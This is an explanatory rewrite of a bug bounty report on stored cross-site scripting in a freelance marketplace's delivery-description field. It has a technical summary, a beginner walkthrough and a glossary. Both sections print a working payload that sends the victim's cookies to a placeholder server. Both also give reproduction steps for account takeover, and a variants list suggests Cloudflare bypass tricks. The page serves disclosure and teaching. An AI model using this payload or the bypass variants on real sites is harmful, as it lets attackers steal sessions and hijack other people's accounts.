Stored XSS lead to full account take over
A stored cross-site scripting flaw existed in the delivery submission fields of a freelance marketplace, where the service provider's input was stored without sanitisation and later shown to the client. An attacker could inject JavaScript that ran in the victim's browser and steal their session cookies, leading to full account takeover.

medium.com
Published on medium.com
Xss Attack
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a freelance marketplace platform that connects freelancers with clients. Service providers can offer services, and clients can purchase and confirm them. The feature at the centre of this write-up is the service delivery submission: at the end of a multi-step workflow, the provider uploads images of the work, a summary and related files, and the client later opens that delivery to verify the work and confirm payment.
The vulnerability is a stored cross-site scripting (XSS) issue in the delivery description field. The author rates it High severity and maps it to OWASP (A05:2025 Injection). The vulnerable URL given in the report is:
https://www.example.com/en/deals/DealNo/implementation
Stored XSS, as the report defines it, occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use, without correctly filtering it. Here the stored input is later rendered to a different user, the client.
Setup
No specific tools or versions are named. The testing required two accounts on the platform, one acting as the service provider (the attacker) and one acting as the client (the victim), and a full simulation of the service delivery workflow between them. The application sits behind Cloudflare and, according to the report, applies thorough input filtering and sanitisation across most user-facing fields.
Finding it
After extensive testing of nearly every possible input field on the platform for XSS injection, the application proved to have strong defences. Before abandoning further testing, the author decided to fully simulate a complete service delivery workflow between the two accounts. During that process the vulnerability was discovered.
The developers had carefully protected all external and visible input fields. In the final step, before the client confirms the completed service, the provider is given input fields to upload images of the work, a summary and any related files. These inputs are stored in the database and later displayed to the client for verification and payment confirmation. No sanitisation or filtering was applied to these specific inputs. The author's reading is that the developers did not anticipate an attacker completing the entire multi-step process just to reach this stage.
Exploitation
The payload used was:
<img src=x onerror="new Image().src='https://Server/ token='+encodeURIComponent(document.cookie)">
That handler creates a new Image object whose src is the attacker's server URL, with the value of document.cookie appended after token=, URL-encoded with encodeURIComponent.
Step 1: create the service as the attacker
Log in as an attacker and create a new service.
Step 2: submit an offer or request as the victim
Log in as a victim and submit an offer/request for that service.
Step 3: proceed to the delivery stage
Proceed with the workflow until the delivery stage.
Step 4: submit the delivery description with the payload
As the attacker, submit the delivery description with the payload shown above.
Step 5: confirm the payload is stored
Ensure the payload is stored by the application.
Step 6: the victim opens the delivery description page
When the victim opens the delivery description page, the payload is executed. The victim's cookies are sent to the attacker's server.


The two images illustrate the sequence: the victim opens the delivery description page and the payload executes, the victim's cookies are sent to the attacker's server, and the attacker uses the stolen session cookies to hijack the victim's account.
Step 7: hijack the account
The attacker uses the stolen session cookies to hijack the victim's account.
Root cause
The delivery description field is stored in the database and later displayed to the client without sanitisation or filtering. The existing defences, Cloudflare plus input filtering and sanitisation on the external and visible fields, did not cover this field.
Impact
An attacker who is a registered service provider can inject JavaScript that is permanently stored and executed when the victim views the delivery content. The report states this leads to full account takeover: the script exfiltrates the victim's cookies to the attacker's server, and the attacker reuses the stolen session cookies to hijack the victim's account.
Fix
Sanitise all user inputs before storing them, and make sure any dynamic content coming from the data store cannot be used to inject JavaScript on a page. The report does not say whether a fix was deployed.
Variants to test
- Late-stage workflow fields. A positive result is the payload executing when the counterparty opens the record.
- Fields rendered to a different role. Look for inputs written by one user and displayed to another, such as summaries, file names and descriptions. A positive result is execution in the second user's session.
- Upload metadata. A positive result is the value being rendered unescaped in the client's view.
- Cookie exfiltration check. Use a payload that sends
document.cookieto a listener you control. - Defence bypass around Cloudflare. Test the same payload with encoding and event-handler variations on fields that appear protected.
What happened, in plain words
A website where freelancers sell their services to clients had a hole in one of its forms. A freelancer could type a small piece of JavaScript into the box where they describe the finished work they are delivering. The site saved that text and later showed it to the client, who had bought the service, without cleaning it up first. When the client opened the delivery page, their browser ran the freelancer's JavaScript. That script sent the client's cookies to a server the freelancer controlled. With those cookies the freelancer could hijack the client's account. The author calls this a stored cross-site scripting (XSS) bug and rates it High severity.
This article walks through the same report for someone who has never done security testing. Every term is explained the first time it appears, and the payload and URL are copied exactly as the author wrote them.
The target and the feature
The target is a freelance marketplace: a website that connects freelancers (people who offer services) with clients (people who buy them). A freelancer can list a service. A client can buy it. Then the two sides go through a series of steps until the work is done.
The feature at the centre of the report is the service delivery submission. At the end of that multi-step workflow, the freelancer uploads pictures of the finished work, writes a summary, and attaches any related files. The client then opens that delivery to check the work and confirm payment.
A workflow here just means a fixed sequence of screens you have to go through in order, like a checkout on a shopping site: add to basket, enter address, pay, confirm. You cannot skip to the last screen without doing the earlier ones.
The vulnerable URL given in the report is:
https://www.example.com/en/deals/DealNo/implementation
In plain words: the page where a freelancer submits the finished work for a particular deal.
What stored XSS is
The report defines stored XSS like this: it occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use, and the input that is stored is not correctly filtered.
Let us unpack that.
- Input is anything you type into a website: a name, a comment, a description, a file name.
- A data store is where the site keeps that input so it can show it again later, usually a database. Think of it as a shared notebook the site writes your text into and reads back for other people.
- Filtering (or sanitisation) means cleaning the text before it is saved or shown, so that anything that looks like code is turned into harmless plain text.
A normal web page is built from HTML, the language that says what is a heading, what is a paragraph, what is an image. HTML can also contain JavaScript, a programming language that browsers run. JavaScript can do many things, including reading the site's cookies and sending them somewhere else.
If a site saves your text and later puts it into a page as if it were HTML, then any HTML or JavaScript you typed becomes part of the page. That is the whole idea of XSS: your text stops being text and starts being code that runs in someone else's browser.
It is called stored because the malicious text sits in the database and is served to whoever views it later, not just to the person who typed it. A useful comparison: writing an insult on a public noticeboard is stored; shouting it in a room is reflected. The noticeboard keeps showing it to everyone who walks past.
Cross-site refers to the fact that the code runs in the browser of a different person from the one who wrote it, in the context of the trusted site. The victim's browser thinks the code came from the marketplace, so it trusts it.
Setup
The report names no specific tools or versions. The testing needed two accounts on the platform:
- One acting as the service provider, the attacker.
- One acting as the client, the victim.
And it needed a full simulation of the service delivery workflow between them.
The application sits behind Cloudflare, a service that sits in front of a website and filters traffic before it reaches the site. It is often used to block attacks and to speed up sites. According to the report, the site also applies thorough input filtering and sanitisation across most user-facing fields. In other words, most boxes you can type into were well protected.
Finding it
After extensive testing of nearly every possible input field on the platform for XSS injection, the application proved to have strong defences. Before abandoning further testing, the author decided to fully simulate a complete service delivery workflow between the two accounts. During that process the vulnerability was discovered.
Why simulate the whole workflow? Because most testers stop at the obvious boxes: the sign-up form, the profile page, the search bar. Those were protected. The delivery step only appears after a client has bought a service and the freelancer has started working, so it is easy to miss. Walking through the whole process like a real user is what exposed it.
The developers had carefully protected all external and visible input fields. In the final step, before the client confirms the completed service, the provider is given input fields to upload images of the work, a summary and any related files. These inputs are stored in the database and later displayed to the client for verification and payment confirmation. No sanitisation or filtering was applied to these specific inputs. The author's reading is that the developers did not anticipate an attacker completing the entire multi-step process just to reach this stage.
That last point is the heart of the bug. The developers seem to have assumed that anyone reaching the delivery form must be a legitimate user, so they did not clean the text there. But an attacker can simply play the role of a legitimate freelancer, complete the steps, and reach the form.
The payload
The payload used was:
<img src=x onerror="new Image().src='https://Server/ token='+encodeURIComponent(document.cookie)">
Let us go through it piece by piece.
<img ...>is an HTML tag for an image. A browser sees it and tries to load a picture.src=xtells the browser the picture is at the addressx. There is no such address, so the load fails.onerror="..."is an event handler. It is a piece of JavaScript the browser runs when something goes wrong with the image, in this case when the image fails to load.new Image()creates a new image object in JavaScript, without putting it on the page. It is a common trick for making the browser send a request quietly in the background..src='https://Server/ token='+...sets the address of that new image. The browser will try to load it, which means it sends a request tohttps://Server/.document.cookieis the JavaScript way to read the cookies of the current page. A cookie is a small piece of text a site stores in your browser to remember who you are, so you do not have to log in on every page. If someone else gets your cookie, they can often pretend to be you.encodeURIComponent(...)turns the cookie text into a form that is safe to put in a URL, so characters like;or=do not break the address.
Put together: the browser tries to load a broken image, the failure triggers JavaScript, that JavaScript builds a URL pointing at the attacker's server with the victim's cookie glued on the end, and the browser loads that URL. Loading the URL is the same as sending the cookie to the attacker.
Steps to reproduce
The report lists eight steps. Here they are with the reason for each.
Step 1: create the service as the attacker
Log in as an attacker and create a new service.
Why: the attacker needs to be a real freelancer on the platform with something to sell, so the workflow can start. Without a service there is nothing for the victim to buy.
Step 2: submit an offer or request as the victim
Log in as a victim and submit an offer/request for that service.
Why: the victim has to be a real client in the same deal. The delivery page only exists for a deal between a freelancer and a client, so both accounts must be part of it.
Step 3: proceed to the delivery stage
Proceed with the workflow until the delivery stage.
Why: the vulnerable form only appears at the end of the process. The attacker has to walk through the earlier screens like a normal user to reach it.
Step 4: submit the delivery description with the payload
As the attacker, submit the delivery description with the payload shown above.
Why: this is the actual injection. The attacker puts the <img> tag into the description box, which the site saves without cleaning.
Step 5: confirm the payload is stored
Ensure the payload is stored by the application.
Why: the whole point of stored XSS is that the text survives. Checking that it was saved confirms the bug is real.
Step 6: the victim opens the delivery description page
When the victim opens the delivery description page, the payload is executed. The victim's cookies are sent to the attacker's server.
Why: the victim is the person whose browser will run the script. The moment they open the page to review the work, the <img> tag is rendered, the image fails, the handler runs, and the cookie leaves the browser.
The two images illustrate the sequence: the victim opens the delivery description page and the payload executes, the victim's cookies are sent to the attacker's server, and the attacker uses the stolen session cookies to hijack the victim's account.
Step 7: hijack the account
The attacker uses the stolen session cookies to hijack the victim's account.
Why: a session cookie is what keeps you logged in. That is the account takeover.
Root cause
The delivery description field is stored in the database and rendered back to the client without sanitisation or filtering, so markup submitted by the provider is interpreted as HTML and JavaScript in the client's browser. The existing defences, Cloudflare plus input filtering and sanitisation on the external and visible fields, did not cover this field.
In everyday terms: the front door was locked, but the back door at the end of a long corridor was left open, because nobody expected a stranger to walk that far.
Impact
An attacker who is a registered service provider can inject JavaScript that is permanently stored and executed when the victim views the delivery content. The report states this leads to full account takeover: the script exfiltrates the victim's cookies to the attacker's server, and the attacker reuses the stolen session cookies to hijack the victim's account.
Exfiltration simply means getting data out of a place where it should stay. Here the cookie leaves the victim's browser and arrives at the attacker's server.
Fix
Sanitise all user inputs before storing them, and make sure any dynamic content coming from the data store cannot be used to inject JavaScript on a page. The report does not say whether a fix was deployed.
A simple way to think about it: treat every box a user can type into as untrusted, no matter how deep in the workflow it sits, and clean the text both when saving it and when showing it.
Variants to test
The technical write-up lists five variations worth trying on other sites. They are included here so the same thinking can be reused.
- Late-stage workflow fields. A positive result is the payload executing when the counterparty opens the record. The lesson from this report: the last screen is often the least tested.
- Fields rendered to a different role. Look for inputs written by one user and displayed to another, such as summaries, file names and descriptions. A positive result is execution in the second user's session. If only you see your own text, the damage is limited; if someone else sees it, the bug is much more serious.
- Upload metadata. A positive result is the value being rendered unescaped in the client's view. File names are easy to forget when cleaning input.
- Cookie exfiltration check. Use a payload that sends
document.cookieto a listener you control. HttpOnly is a setting that stops JavaScript from reading a cookie, which would have blocked this attack. - Defence bypass around Cloudflare. Test the same payload with encoding and event-handler variations on fields that appear protected. A filter that blocks one spelling of a tag may miss another.
Glossary
- XSS (cross-site scripting): a bug where a site lets a user's text be treated as code, so it runs in another user's browser.
- Stored XSS: XSS where the malicious text is saved on the server and shown to later visitors, rather than only reflected back once.
- Payload: the piece of text or code an attacker submits to trigger the bug.
- HTML: the language that describes the structure of a web page, such as headings, paragraphs and images.
- JavaScript: a programming language that browsers run, able to read page data and send requests.
- Event handler: a piece of JavaScript attached to an element that runs when something happens, such as an image failing to load.
onerror: the event handler that fires when an element, such as an image, fails to load.document.cookie: the JavaScript way to read the cookies of the current page.- Cookie: a small piece of text a site stores in your browser to remember who you are.
- Session cookie: the cookie that keeps you logged in; stealing it often lets someone else act as you.
encodeURIComponent: a JavaScript function that makes text safe to put inside a URL.- Exfiltration: getting data out of a place where it should stay, for example sending a cookie to an attacker's server.
- Sanitisation / filtering: cleaning user input so that code-like text is turned into harmless plain text.
- Data store / database: where a site keeps saved input so it can show it again later.
- Workflow: a fixed sequence of screens a user must go through in order.
- Service delivery submission: the step where a freelancer hands over the finished work, with images, a summary and files.
- Cloudflare: a service that sits in front of a website and filters traffic before it reaches the site.
- Account takeover: gaining control of someone else's account, here by reusing their stolen session cookie.
- HttpOnly: a cookie setting that stops JavaScript from reading the cookie, which would block this kind of theft.
- OWASP (A05:2025 Injection): a well-known list of common web security risks; the report maps this bug to its injection category.
- Severity: a rough rating of how serious a bug is; the report rates this one High.



